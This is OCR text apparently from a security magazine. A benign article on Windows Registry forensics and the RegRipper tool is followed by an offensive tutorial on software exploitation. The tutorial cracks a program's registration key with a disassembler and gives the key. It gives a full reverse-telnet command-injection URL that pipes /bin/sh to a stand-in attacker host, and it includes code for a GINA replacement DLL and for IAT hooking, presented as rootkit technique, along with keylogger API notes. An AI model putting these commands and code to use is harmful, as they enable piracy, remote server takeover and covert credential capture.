The purpose of this paper is to describe what the Registry is, describe its structure, how it can and should be parsed, and then to describe how information extracted from the Registry can be valuable to real-world investigations. This paper discusses the Windows Registry for the Windows NT family of operating systems, including Windows 2000, XP, 2003, and Vista.

The Windows Registry

What is the Windows Registry? Microsoft describes [1] the Registry as *a central hierarchical database used in Microsoft Windows… to store information that is necessary to configure the system for one or more users, applications and hardware devices*. In a nutshell, the Registry replaces the text-based `.ini` files that were so popular in MS-DOS and early versions of Windows. The Registry maintains a great deal of information about the configuration of the system…services to run, when to run them, how the user likes their desktop configured, etc. The Registry also maintains information about hardware devices added to the system, applications that were installed on the system, as well as information about how the user has configured (window positions and sizes, recently accessed files, etc.) many of those applications.

The Registry database or *hive file* structure consists of various types of cells; for example, key cells contain keys, also known as *key nodes*. Key cells maintain all of the information about the key, including the number of subkeys and values *within* the key, as well as the LastWrite time of the key (a FILETIME [2]object indicating when the key was last modified). Value cells contain information about a specific value within a key. Values consist primarily of a name, the type [3] (string, binary, etc.) of the data, and the data itself. There are other types of cells within the Registry, but this paper will focus primarily on the key and value cells.

Most administrators (and some users) interact with the Registry through the Registry Editor (*regedit.exe*), which provides a nice, easy to use interface into the binary database structure of the Registry, as illustrated in Figure 1.

When viewed through the Registry Editor, the Registry keys appear as folders in the left-hand pane, and any values associated with that specific key appear neatly in the right-hand pane of the user interface (UI). While the Registry Editor does allow an examiner to load arbitrary hive files for viewing (i.e., choose the `HKEY _ USERS` folder, and then select *File›Load Hive* from the file menu), it does not allow for easy searching [4] or viewing of arbitrary values, particularly those that are binary data types. Also, RegEdit doesn't allow the examiner to easily view pertinent timestamps associated with Registry keys (and some values), nor to easily correlate data from across multiple keys.

For the forensic examiner, the Registry itself consists of several files [5] on disk. The files corresponding to the Software, System, Security, and SAM hives are all located in files by the same names in the `%SystemRoot%\system32\config` directory. These hive files contain system-wide settings and configuration information, all of which pertains to the system as a whole.

The Registry hive file containing a specific user's settings is stored as the `NTUSER.DAT` file located in the user's profile. These files maintain user-specific information, recording indications of user activity (opening files, launching applications, navigating and accessing applications via the Windows Explorer shell, etc.), and maintaining applications settings (window size and position, lists of recently-accessed files, etc.).

Several Registry hives visible through RegEdit do not exist as files on disk, due to the fact that they are volatile hives. Hives such as the Hardware hive and the `HKEY _ CURRENT _ USER` hive are volatile and do not exist on disk. These hives are created dynamically on system start and user login, respectively. The `HKEY _ CURRENT _ USER` hive is loaded for the currently logged on user, from that user's `NTUSER.DAT` file found in the user profile directory.

The unfortunate fact of the matter is that the Windows Registry contains a great deal of information that can be extremely valuable to a forensic examiner in a wide variety of cases, but there is little credible documentation that provides a comprehensive view of conditions under which Registry keys and values are created and/or modified (deleted being the gross form of modification). This fact has likely added to the hesitancy of many forensic examiners rely upon the Registry as a valuable source of primary or corroborating information.

The Registry as a Log File

A Registry key's LastWrite time value corresponds to the date and time (in UTC format) of when the key was last modified. This can pertain to when the key was created, or when a subkey or value within the key was added or modified in some way. This is particularly useful to a forensic examiner in the case of most recently used (MRU) lists within the user's `NTUSER.DAT` Registry hive file. Various applications and objects within Windows will maintain a list of recently accessed files, which are usually visible in the live application via the File item in the menu bar of the application's user interface. These are most often maintained as values within the application's Registry key. While the Registry value cells themselves do not have timestamps associated with them, the value names may be sorted in the order of the most recently accessed file having the first or smallest value. Knowing this, a forensic examiner will not only be able to see which files the user accessed, but also when the most recently used file was accessed, and then correlate that information with other sources. This is particularly useful

Not only do Registry keys maintain timestamp information in the form of the LastWrite time, but many Registry keys contain values that also contain 8-byte `FILETIME` objects within their binary data, as well. For example, the UserAssist key within the user's `NTUSER.DAT` file contains values whose names are `ROT-13` *encrypted*, but their binary data will in many cases contain an 8-byte `FILETIME` object with corresponds to the date that the action recorded was last performed.

In addition, there are a few Registry values (i.e., ShutdownTime) that contain 4-byte Unix times in their data.

The Windows Registry maintains a great deal of time-based information, much like a log file. Understanding the conditions under which Registry keys and values are created and modified will allow an examiner to read the Registry like a log file, and pin down times at which users took specific actions on the system.

Working with 64-bit Windows

Windows XP and 2003 operating systems come in both 32- and 64-bit versions. With the 64-bit versions of the operating systems, something referred to as Registry redirection [6] is employed. Redirection allows for the coexistence of 32- and 64-bit registration and program states, in that the WOW64 subsystem presents 32-bit applications with a different view of the Registry by intercepting Registry calls at the bit level and ensuring that the appropriate branches of the Registry are visible and accessed. Specifically, when running a 32-bit application on a 64-bit version of the operating system, calls to the `HKEY _ LOCAL _ MACHINE\Software` hive are intercepted and redirected to the `HKEY _ LOCAL _ MACHINE\Software\ WOW6432Node` subkey. According to MS, only a limited number of subkeys (Classes, Ole, Rpc, Com3, EventSystem) are included in redirection




Figure 1. *RegEdit sharing live system hives*

Figure 2. *RegRipper v.2.0A Basic User Interface*


within the `HKEY _ LOCAL _ MACHINE\Software` hive. This redirection is transparent to both the application and the user, but very pertinent to the forensic examiner.

Registry Virtualization

Beginning with the Windows Vista operating system, Registry virtualization is supported, allowing Registry write operations with global implications (that is, that affect the entire system) to be written to a specific location based on the user that installed that software application. This mechanism is transparent to applications, as well as to users, but can be extremely important to a forensic analyst. Registry write operations are redirected to the user's virtual store, which is found in the path `HKEY _ USERS\<User SID> _ Classes\VirtualStore\Machine\Software`. Forensic examiners will need to be sure to examine this area of the user's Registry hive file for some application-specific information.

Parsing the Windows Registry

The examiner will not be interested in all of the keys and values within a Registry hive file. In most cases, only a very few of the artifacts within a hive file will be of interest to the examiner.



```
realplayer6...Done.
recentdocs2...Done.
runmru...Done.
tsclient...Done.
typedurls...Done.
userassist...Done.
user_run...Done.
vncviewer...Done.
winzip...Done.
```

Figure 3. *Results from RegRipper Plugins*

For example, multiple Registry keys correlated from throughout the System hive file will allow the examiner to determine any USB removable storage devices that had been connected to the system, which drive letters they may have been mapped to, as well as the last time those devices had been connected to the system. This information can be valuable in cases involving the use of digital cameras to copy images and videos to a system, or thumb drives used to move files to or from a system. The examiner can also determine the type and configuration of network interfaces on the system (without actually having to have the system available, using only an image), and if wireless interfaces are found, the wireless network SSIDs that had been connected to (and when they were last connected) can also be determined.

The examiner can also extract a great deal of valuable information from the `NTUSER.DAT` Registry hive file located in the user profile directories. This file records a great deal of information about the user's interaction with the Windows Explorer shell, as well as with GUI-based applications. For example, GUI applications such as MS Word will maintain a list of recently accessed files in the File menu, and the user can easily click File in the menu bar, and select the appropriate file from the drop-down menu. Many other GUI applications (i.e., Adobe Acrobat, MS Paint, etc.) do something very similar. Other Registry keys (i.e., the UserAssist key) maintain a historical record of the user's interactions with the Windows Explorer shell, such as launching applications via the Start menu, the Run box, or by double-clicking the application icon in Windows Explorer.

RegRipper

While there are Registry viewers available to forensic examiners, both as part of commercial tools such as ProDiscover, FTK, and EnCase, as well as freely available tools such as the Registry File Viewer [7], until now there haven't been any tools available that allow the examiner to quickly and easily extract specific information from Registry hive files. The Registry Ripper, or *RegRipper*, illustrated in Figure 2, allows the examiner to do just that.

The RegRipper is an open source GUI utility, written in Perl and *compiled* into a standalone executable that does not require a Perl installation to run. The GUI illustrated in figure 2 is really nothing more than a framework to allow the examiner to select the hive file to be parsed, and the location of the output report file. From there, the RegRipper will automatically parse and present data from the selected hive file, based on plugin files. These plugin files tell the RegRipper which keys and values to access, and if necessary, how to parse and present that data. Figure 3 illustrates RegRipper's UI after an examiner has parsed a user's hive file.

RegRipper is a flexible tool, limited only by the plugins available. As new information is discovered or developed, new plugins can be written, and the tool is then updated by simply dropping the new plugin file into the plugins directory. RegRipper's default report file output is text based. In addition, RegRipper automatically creates a log of its own activities, recording the path to the hive file parsed, as well as a complete list of the plugins (and their versions) run against the hive file.

The RegRipper also comes with a command line interface (CLI) utility called rip.exe that allows the examiner to quickly parse a selected hive file using either one specific plugin, or a selected plugins file (i.e., a file containing a list of plugins). Rip's output goes to the console, making it extremely useful to use in batch files.

Case Study 1

During an intrusion analysis, it became clear that the intruder had gained access to the infrastructure via the Terminal Services Client (it was later determined that a remote employee's home computer had been compromised and infected with a keystroke logger, which was used to capture their login credentials). Further investigation indicated that the intruder had accessed a dormant domain administrator account, and used that account to access various systems throughout the infrastructure. The intruder's movements were relatively easy to follow, as (a) they had shell access to the system (i.e., were interacting with systems through the Windows Explorer desktop), and (b) the account they were using had never been used to log into any systems.

Prior to the intrusion, the infrastructure had been mapped for sensitive data using a *data leakage prevention* product, and two files were found to contain sensitive PCI data. Analysis of the intruder's activities clearly indicated that they'd performed searches (via *Start›Search*) and opened a number of files (text files, MS Word documents, etc.), but there were no indications that the intruder had opened the files containing the sensitive PCI data. This information was taken to the PCI Council and significant fines (as well as the cost of notification) were avoided.

Case Study 2

An investigation into an employee's alleged violation of corporate acceptable use policies showed that the user had connected a USB thumb drive to their assigned work system and installed a password cracking utility, as well as a keystroke logger and a packet sniffer. The local Administrator password was apparently compromised through the use of the password cracker, the password cracking utility uninstalled, and the compromised password used to log onto another employee's system. At that point, the same USB thumb drive was connected to the second employee's system, and monitoring software was installed via the local Administrator account. Later entries in the first employee's user hive file indicated that they had viewed graphics images and log files from the monitoring application and that they had also connected to the second employee's computer hard drive via the network and accessed several files.

Case Study 3

An examination into an employee's alleged *malicious* activities reveal that while that employee had been granted extensive privileges throughout the corporate infrastructure, they had abused those privileges by access other employees' email, to include that of their boss.

Examination of the user's NTUSER.DAT file revealed that they had installed a program capable of taking screenshots, and had on several occasions used that application. Registry entries specific to the application, and others as well, illustrated the file names of the screenshots they had taken. Those screenshots were located on the system and found to be images of emails taken from their boss's inbox.

Future Directions

With what is currently known about the Windows Registry, there are still areas requiring study and investigation. One area that needs to be addressed is a more comprehensive understanding of what actions or conditions lead to Registry artifacts (keys, values) being created and modified. Another area is the question of unused or *slack* space within the Registry itself, and how that information can be discovered and utilized by a forensic examiner.

Finally, the forensic analysis community would benefit from additional study and presentation in locating and extracting Registry artifacts (keys, values) from memory dumps, the pagefile, and unallocated space.

Conclusion

In an effort to present the user with a suitable and pleasurable experience, the Windows operating system records a great deal of information about the system configuration as well as the user's activities. If the user opens an application and adjusts the windows size and position on the screen, and the window returns to those parameters several days later, after multiple reboots, the system is inherently easier for the user to use. Much of this information (and much, much more) is recorded in the Registry, and forensic examiners just need to know what information is stored there, how to retrieve it, and how that information can be used to further an examination. The Registry holds an abundance of extremely valuable information and tools like RegRipper allow for efficient, accurate access to that information over a wide variety of examinations.

On the 'Net

- [1] *http://support.microsoft.com/kb/256986*
- [2] *http://support.microsoft.com/kb/188768*
- [3] *http://msdn2.microsoft.com/en-us/library/ms724884(VS.85).aspx*
- [4] *http://support.microsoft.com/default.aspx?scid =kb;en-us;161678*
- [5] *http://support.microsoft.com/kb/256986/EN-US/*
- [6] *http://support.microsoft.com/kb/896459*
- [7] *http://www.mitec.cz*

Harlan Carvey
Harlan Carvey is an incident responder and forensic analyst based out of the Metro DC area. He is the author of *Windows Forensic Analysis*, published in May 2007 by Syngress/Elsevier.

GILBERT NZEKA

About Software Exploitation & Malwares

Difficulty

▨ ☐ ☐

These days, software is everywhere and in almost all fields (for personal or professional use). Exploiting software can be ascribed to various security problems from buffer overflow to virii. How are we to be able to know that a program is not as protected as the author wants to make us believe? And what can I really do with software when trying to hack it?

This article has been written in order to introduce you to software exploitation under Windows platforms. We know that software exploitation can be ascribed to various security problems from buffer overflow to virii but in this article our goal is to talk about quite advanced software exploitation techniques not often covered by tech writers.

We will start with basic techniques. First, reverse engineering will be covered through an example in order to better help you understand which tools and knowledge are involved while disassembling and cracking (or re-writing for another platform) software. You have probably seen an example like the following: I will try to crack a small application asking for a login and a password. Then, we will talk about exotic security problems like race conditions or escape shells that are often used when penetrating a remote server or hacking a local process. System spying will be related to key loggers. To finish with this second part of the article, we will see how we can use an important Windows object to help us master a system: the GINA (for Graphical Identification aNd Authorization) DLL which is used when logging into a computer. Why GINA? It's very simple, this library is invoked when you enter your credentials in Windows, at system startup and will remain active up to the halt of the system. Besides, GINA can launch applications with SYSTEM rights. To finish this article with something very interesting, we will talk about memory exploitation and study techniques used both by rootkits and viruses. Let's start having fun studying how to exploit software.

Reverse engineering or how to disassemble software and obtain valuable information

Reverse Engineering (RE) is the process of analyzing a binary file (a program) whose source code is not provided and we want to study and adapt it without re-engineering steps. You have to know that two types of reverse engineer exist. The first class is composed by developers who are paid to port a program to run on another platform without having to go back through a development cycle. The other category involves hackers and crackers who *crack* programs in order to use them without restriction. There are 2 ways to perform a RE: the dead listing and the live approach.

The dead listing consists of the decompilation of binaries to get the listing (the ASM source code). Then all modifications will be performed using the listing. Thanks to compilers like NASM, it will be possible to get a new binary. Some people prefer modifying the hexadecimal representation of the

WHAT YOU WILL LEARN...

The guiding principles of software exploitation

How to disassemble software

Information about exotic software hacking methods

How to create your own rootkits working in the user and/or kernel mode

How to create a personalized GINA

How to hack malware in order to mislead security software and create the smaller PE executable

WHAT YOU SHOULD KNOW...

Basic techniques to hack softwares

How thePE file format works

How to program software and DLLs

How to use Microsoft Visual Studio

applications. The live approach consists in tracing the program execution and putting in breakpoints (bpx, bpm.)

We will put in practice what we saw previously. You will see how to use W32Dasm, a Windows disassembler, to get the listing of all the applications you want. Let's start with a small application and go crack the registration step.

When the application is launched, an activation key is required. After entering a false key, the following window is displayed:

W32Dasm gave us 33 pages of results when we tried to get the listing. We have to start by analyzing the data we have to crack the application. We have a lot of labels like (*Name*, *Serial*, *ERROR* and *One of the Details you entered was wrong*). The most interesting for us is the last label: *One of the Details you entered was wrong*.

Thanks to W32Dasm, we can use the *String data reference* functionality to locate the labels by double-clicking those we want to locate.

This must lead us to the place where it is used in the source code. In this example, W32Dasm lead us to the following line:

```
:0040153D 6838304000 push 00403038
```

To understand how and why the program executed this line, we need to read some lines before. Quickly, we found some comparisons and conditional jumps.

The jxx, like ASM, commands are like the if-then-else in other languages. The ASM use various conditional jump commands because we can't create what we want (functions) in ASM. Just before the label in the listing, we saw this information:

Such information indicates to us where in the whole listing we can jump to the lines displaying the label. At the moment, without having to do complex things on the application, we grabbed a lot of useful information. Knowing that to test the activation keys entered, the developers should have done a lot of conditional tests, we can say the program will validate or not the activation key provided by the user. I already said this example is quite simple, in more complex applications, you will need more chances to find the activation key validation process.

Now we have all we want, we can either take a debugger to explore the EAX register. Or continue to read the listing in order to discover the bytes associated to the good activation keys.

The conditional tests allowed us to easily discover the good key: 32, 36, 38, 37, 2D, 41 in hexadecimal (or 6287-A in decimal). The good key displayed this window:

Exotic security problems

Now, we will talk about some security problems few people exploit whereas the vulnerabilities are commons. In first, we will start with the Race Condition and then we will talk about an important Windows object : GINA, a dll you will like to hack.

Race Condition

The funny thing with Race Conditions is that they are so common in applications because they are some of the most common bugs found in software. But they remain, for various people, one of the least-known vulnerabilities. We will try to define this vulnerability.

A Race Condition happens on systems when several processes or threads try to access and manipulate the same information or data at the same time. In other words, a Race Condition occurs when a process (or






Figure 1. *Registration window of a small application*


ERROR

One of the Details you entered was wrong

Figure 2. *Error message*


YOU DID IT

Well done,KHAALEL

Figure 3. *Success message*

Listing 1. *Conditional jumps under Assembly Language*

```
:0040150C E833030000              Call 00401844
:00401511 8B07                       mov eax, dword ptr [edi]
:00401513 803836        cmp byte ptr [eax], 36
:00401516 751E            jne 00401536
:00401518 80780132                cmp byte ptr [eax+01], 32
:0040151C 7518            jne 00401536
:0040151E 80780238   cmp byte ptr [eax+02], 38
:00401522 7512            jne 00401536
:00401524 80780337                 cmp byte ptr [eax+03], 37
:00401528 750C           jne 00401536
:0040152A 8078042D              cmp byte ptr [eax+04], 2D
:0040152E 7506           jne 00401536
:00401530 80780541                cmp byte ptr [eax+05], 41
:00401534 7417           je 0040154D
```

Listing 2. *Useful label to locate conditional commands*

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004014E4(C), :004014F3(C), :00401516(C), :0040151C(C),:00401522(C)
|:00401528(C), :0040152E(C)
```

thread) we will call A, reads information from a source that is going to be modified by a second application we will call B. When the source is a file or a stream and the synchronization of events (writing and reading) has not been done perfectly, the Race Condition leads to an abnormal functioning of the application and then the halt of the application. We all experience that when applications are bugging without an apparent reason.

This basic example has no consequences, but Race Conditions can have security implications. In fact, file system accesses are subject to course connect security states much more often than most people believe. In a constantly changing IT environment, where multi-threading, multi-treating and distributed computing are on the rise, this type of problem can only become more frequent in the future. When can a security problem occur? When a program is given a limited and short time, enough rights to access a file. This file, A, was created by us, a non-privileged user. We wanted to access a root file called B. Given a program that has the ability to open the files of a user (the file A). First, the program starts by checking if the file is owned by the user, if yes, it opens it. A Race Conditions can occur here between the moment the program check the rights and opens the file. How? We have to modify the file A (which passed the rights test so it will be opened) into a symbolic link to file B during this lapse of time. As you can see, we only have milliseconds to do that. Race Condition exploitation tools are based on this statement: the quicker you are, the better your chances are. Race Conditions can work on various supports: files, memory, databases.

Listing 3. *How to launch processes from a replacement GINA*

```
int LaunchApp(){
    int VaLid = -1;
    // for info, the following struct is used by CreateProcess-like functions to specify
    // the window of the new process (appearance...)
    STARTUPINFO si;
    // for info, the following struct is used by CreateProcess-like functions to get
    // information about the new process (like process and first thread PID, handle…)
    PROCESS_INFORMATION pi;
    BOOL Retour = FALSE;
    wchar_t szProcess[] = L"C:\\smartcard.exe";
    wchar_t szCmdLine[] = L"";
    int WhatIsClicked;
    int WhatIsChoose;

   WhatIsClicked = MessageBox( NULL, "Do you want to use your smart card for authentication?", "SmartCard Reader", MB_YESNO );

   if ( (VaLid = ParseDumpFile("C:\\ pubfile.hex")) == 0 ){
      remove("C:\\ pubfile.hex");  //This code will not work : need to change!!!.
   }

   VaLid = -1;
   while ( VaLid == -1 && WhatIsClicked == IDYES ){
         WhatIsChoose = MessageBox(NULL, "Please enter your smartcard.", "Information", MB_OKCANCEL);
       if ( WhatIsChoose == IDCANCEL ){
         WhatIsClicked = MessageBox( NULL, "Do you want to user your smart card for authentication?", "SmartCard Reader",
                       MB_YESNO );
       }else{
         ZeroMemory(&si, sizeof(si));
         si.lpDesktop = (LPSTR) L"winsta0\\winlogon";
         si.lpTitle = (LPSTR) L"Local System Command Prompt";
         si.wShowWindow = SW_SHOW;
         si.cb = sizeof(si);

         //In the right version, the app will dump info from smartcard
         Retour = CreateProcessW( szProcess, szCmdLine, NULL, NULL, TRUE, CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si,
                       &pi );

         VaLid = ParseDumpFile("C:\\ pubfile.hex");
         }
   }

   if( Retour ){
             CloseHandle( pi.hThread );
             CloseHandle( pi.hProcess );
              }
    return 0;
}
```

Escape Shell

All programming languages (C, C++, PHP..) provide a way to call another program by using the default shell of the operating system. These functionalities are provided because while programming, it's sometimes better to call another program that will do defined actions than embedding all functionalities in one program. If you have already programmed something, you already know that. Web languages have this type of functionality too. When invoking the `system()` function you put your web applications and your servers at risk. For the beginners in programming, you need to know that the `system()` function takes a string in parameter and will execute the actions the developer wants. The string is composed by the name of a program located on the computer where the script is located, then by parameters for it. Web applications can call this function with parameters directly or indirectly provided by users. The risk is here: users could be crackers and the parameters could be malicious commands. Some people could ask: how is it possible to provide more malicious commands when only one is wanted by the script?

It is always possible to execute several commands on a same line of command, using some operators accessible with a shell. We will explain some of these operators. With `&&` (`cmd1 && cmd2`), you can execute `cmd2` if `cmd1` is executed successfully. With `||` (`cmd1 || cmd2`), you can execute `cmd2` if cmd1 returns a failure. With `|` (`cmd1 | cmd2`), you can return the result of cmd1 as an argument of `cmd2`. With`;` (`cmd1; cmd2`), you can execute `cmd1` then `cmd2`.

As you should have understood it, escaping the shell consists in passing malicious commands to a web application that doesn't filter the inputs. Hackers can pass everything, but most of them prefer having access to the shell to do more on the system and control it because even if the inputs are not filtered, their size can not be high. The reverse telnet (or direct

Listing 4. *PeDump output to locate the IAT*

```
I:\MyStorage\Desktop\Docs\My Docs\Hackin9\rootkit\PEDump\PE\Debug>pedump.exe /A
"C:\Program Files\Internet Explorer\iexplore.exe"
[...]
Imports Table:
  ADVAPI32.dll
  Import Lookup Table RVA:  0000E21C
  TimeDateStamp:            00000000
  ForwarderChain:           00000000
  DLL Name RVA:             0000E194
  Import Address Table RVA: 00001000
  Ordn  Name
   554  RegCloseKey
   616  RegQueryValueExW
   603  RegOpenKeyExW
   588  RegEnumValueW
   586  RegEnumKeyW
   632  RegSetValueExW
   563  RegCreateKeyExW
   578  RegDeleteValueW
   574  RegDeleteKeyW
   610  RegQueryInfoKeyW
...
  GDI32.dll
  Import Lookup Table RVA:  0000E350
  TimeDateStamp:            00000000
  ForwarderChain:           00000000
  DLL Name RVA:             0000E1B0
  Import Address Table RVA: 00001134
  Ordn  Name
    62  CreateFontIndirectW
   208  DeleteObject
   484  GetObjectW
[...]
```

Listing 5. *Hacking the IAT of a software*

```
// Adapted from Matt Pietrek code (in his book)...
int iat_hooking(HMODULE hModule, const char *NameOfDll, const char *NameOfFunc, PROC MyFunc, int replace)
{
            //printf("%d", replace);
    PIMAGE_NT_HEADERS pNTHeader;
            PIMAGE_THUNK_DATA pThunk;
            PIMAGE_IMPORT_DESCRIPTOR pImportDesc;
    PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)hModule;
    PSTR DllName;
    PROC OriginalApi;
    DWORD saver;
    if ( IsBadCodePtr(MyFunc) ) return 0;
    OriginalApi = GetProcAddress(GetModuleHandle((char*)NameOfDll), (char*)NameOfFunc);
    if(!OriginalApi) return 0;

           //-----
           if(IsBadReadPtr(hModule, sizeof(PIMAGE_NT_HEADERS))) return 0;
           if(pDOSHeader->e_magic != IMAGE_DOS_SIGNATURE)  return 0;
           pNTHeader = MakePtr(PIMAGE_NT_HEADERS, pDOSHeader, pDOSHeader->e_lfanew);
    if(pNTHeader->Signature != IMAGE_NT_SIGNATURE) return 0;
    pImportDesc = MakePtr(PIMAGE_IMPORT_DESCRIPTOR, hModule, pNTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_
                      IMPORT].VirtualAddress);
    if(pImportDesc == (PIMAGE_IMPORT_DESCRIPTOR)pNTHeader) return 0;

    //---- Don't mody this code. Here some tests are performed in the PE header.
      // For more information, look at a PE format doc

           //Iteration through the IAT. We will try to find the wanted dll then the function.
           //For information Name (pImportDesc->Name) is a DWORD (I think...).
    while(pImportDesc->Name)
           {
                       DllName = MakePtr(PSTR, pDOSHeader, pImportDesc->Name);
                       if ( stricmp(DllName, NameOfDll) == 0 ) break;

                       //No I didn't do an error... stricmp means ignore case when performing
                       //comparison
                       pImportDesc++;
           }

           //If DLL not found, exit
           if ( pImportDesc->Name == 0 ) return 0;

           //We make a pointer to the currently iterated functions entry point...
    pThunk = MakePtr(PIMAGE_THUNK_DATA, hModule, pImportDesc->FirstThunk);

    // Iteration to find the wanted function
           printf("\nOriginalApi: %08x     MyFunc: %08x", (DWORD)OriginalApi, (DWORD)MyFunc);
    while (pThunk->u1.Function) {
                                 printf("\nAvant: %08x", pThunk->u1.Function);
            if (replace == 0){
               if (DWORD(pThunk->u1.Function) == (DWORD)OriginalApi){
                       saver = DWORD(pThunk->u1.Function);
                       pThunk->u1.Function = (DWORD)MyFunc;
                       }
            }else{
                  if (DWORD(pThunk->u1.Function) == (DWORD)MyFunc)
                       pThunk->u1.Function = (DWORD)OriginalApi;
                  }
            printf("    Apres: %08x", pThunk->u1.Function);
                                 pThunk++;
                           }
return saver;
}
```

telnet) is a way to access the shell of a remote server by forcing the remote server to initiate the connection. Why? For two reasons, servers can initiate a connection without alarming the firewalls whereas accepting connections can be forbidden. If the firewalls can allow incoming connections, you can be sure an user name and a password will be prompted. Reverse Telnet is often used by administrators to configure remote servers. Hackers could used Reverse Telnet to control a remote server. How do we create a Reverse Telnet using a `system()` vulnerability? We will use Netcat to create two channels. In the first channel, we will pass commands and in the second channel, we will see the returns of the remote server. Now let's configure the attack.

On our *local* system, we launch the first netcat window and write the following command: `nc -l -v -n -p 714`. Then we will launch the second netcat window and enter the following command: `nc -l -v -n -p 417`. We've just configured everything we will need on our system. Now, let's hack the server's vulnerable script. We will have the server call the `system()` function using the following URL: *http://www.site.com/cgi-bin/page.cgi ?var=*. We are going to pass this command in parameters: `telnet ip _ du _ hacker 714 | /bin/sh | telnet ip _ du _ hacker 417`. As you can see, the server will look for the incoming commands on port 714, then will pass them to its shell and the results will be returned to the hacker. The complete URL is `http://www.site.com/cgi-bin/page.cgi ?var=/usr/bin/telnet%20ip _ du _ hacker%20714%20|%20/bin/sh%20|%20/usr/bin/telnet%20ip _ du _ hacker%20417`.

We've just seen a basic Reverse Telnet exploitation but I hope you understood the example and the technique.

System spying

These type of malicious applications are well known both by hacker and script kiddies. This part will be short, we will only introduce the main programming things used to develop keyloggers.

Keyloggers are very basic and easy to develop but still are the main components while spying on someone. In user mode, two methods are common among keylogger developers : SetWindowsHookEx and GetAsyncKeyState.

The SetWindowsHookEx method is the first and the more basic. It needs a DLL because the goal will be to inject functions and data. It uses Windows hooks to achieve the goal. For information, a hook is a point in the system message-handling mechanism where an application can install a subroutine to monitor, block and send Windows messages. The previous function will install a hook to get all the entered keys.

```
HHOOK SetWindowsHookEx(int idHook,HOOKPROC lpfn,HINSTANCE hMod, DWORD dwThreadId);
```

Now, it's possible to spy on users without developing DLLs. Thanks to functions like `GetAsyncKeyState` that will let us know which keys are pressed.

Windows objects exploiting: GINA

GINA (for *Graphical Identification aNd Authorization*) is a graphical authentication DLL used by Winlogon when Windows is loaded. Winlogon is given SYSTEM rights by the system and is recognized as a critical process. GINA is used throughout a session on Windows systems. It is loaded by winlogon.exe before any authentication window because it provides the needed local or network authentication functions. It also manages sessions closing, the halt and rebooting of the systems and also the launching of the *TaskMan.exe* [ed: also *TaskMGR.exe* in some editions of Windows] program when a user simultaneously presses CTRL-ALT-DEL. It is thus not necessary to emphasize on the fact that it is a very important element. GINA can help malware writers in many ways. The most important thing is that we always wanted to launch the application before AV and other security tools with high rights : GINA will allow us to do that very easily. Let's have an example.

Before describing this code, you have to know that modifying GINA consists in creating a new DLL that will use the functions the original GINA provides and add codes to the functions we want. That is the point, the majority of replacement DLLs (which are often called xGINA.DLL) will hook the functions of the original GINA. The xGINA.DLLs begin practically by the same

Listing 6. *PeDump output to locate the EAT*

```
I:\MyStorage\Desktop\Docs\My Docs\Hackin9\rootkit\PEDump\PE\Debug>pedump.exe /A
"I:\MyStorage\Desktop\Docs\My Docs\Hackin9\rootkit\codes article\ring3rk\dll\
                      InjectedDll.dll"
[...]
exports table:

  Name:            InjectedDll.dll
  Characteristics: 00000000
  TimeDateStamp:   442D5F58 -> Fri Mar 31 18:56:56 2006
  Version:         0.00
  Ordinal base:    00000001
  # of functions:  00000001
  # of Names:      00000001

  Entry Pt  Ordn  Name
  000011D0     1  HelloWorld


base relocations:

Virtual Address: 00001000  size: 000000B8
  00001043 HIGHLOW
  0000104D HIGHLOW
  00001071 HIGHLOW
  0000108C HIGHLOW
[...]
```

code: initially they load the original DLL (the MSGINA.DLL file provided by Microsoft) with *LoadLibrary* function, then they will redefine the functions they want. In this example we modified the *WlxLoggedOutSAS* function which is called after the users enter their credentials

```
int WlxLoggedOutSAS(
  PVOID pWlxContext,
  DWORD dwSasType,
  PLUID pAuthenticationId,
  PSID pLogonSid,
  PDWORD pdwOptions,
  PHANDLE phToken,
  PWLX_MPR_NOTIFY_INFO
                  pNprNotifyInfo,
  PVOID* pProfile
);
```

